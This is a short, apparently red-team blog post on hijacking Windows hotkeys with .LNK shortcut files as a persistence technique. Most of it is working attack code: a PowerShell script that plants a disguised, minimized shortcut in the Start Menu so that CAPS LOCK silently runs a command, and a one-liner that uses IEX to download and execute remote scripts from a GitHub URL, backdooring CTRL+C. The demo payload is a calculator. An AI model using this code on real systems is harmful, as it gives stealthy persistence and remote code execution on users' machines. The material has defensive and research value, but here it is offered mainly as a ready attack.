2 minutes
Hijacking Windows Hotkeys
Persistence in startup folders using shortcut (.LNK) files are not new and have been used by APTs before. Some adversary will drop or modify .lnk files on startup folders. This is then executed automatically on user start-up/login.
We can do more.
There’s an option to set hotkeys for a shortcut file. Normally, when modifying these, you’ll be limited to CTRL + ALT + your chosen key. Once set, you can launch your shortcut by pressing your specified key combination.

It’s possible to generate shortcut files via powershell/vbscript/etc. – doing so removes the key limitation.
The Powershell script below will create a shortcut file that would effectively hijack CAPS LOCK. When pressed, it would still function like normal but in the background, it runs our specified command. In this case, start calculator.
# Set where the .LNK file will be saved
$outfile = "$env:UserProfile\Appdata\Roaming\Microsoft\Windows\Start Menu\Programs\Accessories\Network.lnk"
$wShell = New-Object -ComObject Wscript.Shell
$lnk = $wShell.CreateShortcut($outfile)
# Set an appropriate icon to blend in
$lnk.IconLocation = "shell32.dll,18"
# Ensure the command window is minimized on execution
$lnk.WindowStyle = "7"
# Set the process to start
$lnk.TargetPath = "powershell"
# The arguments to pass to the process (opens calculator when CAPS LOCK is pressed)
$lnk.Arguments = '[Reflection.Assembly]::LoadWithPartialName(''System.Windows.Forms''); [Windows.Forms.SendKeys]::SendWait(\"^{CAPSLOCK}\"); Calc'
$lnk.HotKey = "Captial"
$lnk.Save()
Here’s a one-liner that backdoors CTRL+C to fetch a remote script that launches calculator.
IEX([net.webclient]::new().downloadstring('https://raw.githubusercontent.com/crimsonlabs-io/Cache/main/scripts/HotkeyHijack.ps1')); HotkeyHijack -HotKey "CTRL+C" -Command "IEX([net.webclient]::new().downloadstring('https://raw.githubusercontent.com/crimsonlabs-io/Cache/main/scripts/calc.txt'))"
The shortcut file should show up in the recently added section of the start menu.

There is reboot persistence, no need to launch the shortcut, everything will just work immediately.
Other valid hotkey options.
ALT, CTR, SHIFT, EXT, A-Z, 0-9, Back, Tab, Clear, Return, Escape, Space, Prior
Some caveats:
- The hijack stops working when the shortcut is deleted and restored.
- If the “hidden” attribute is set, the hijack no longer works.
Added to Cache – https://github.com/crimsonlabs-io/Cache/blob/main/Attacker/scripts/HotkeyHijack.ps1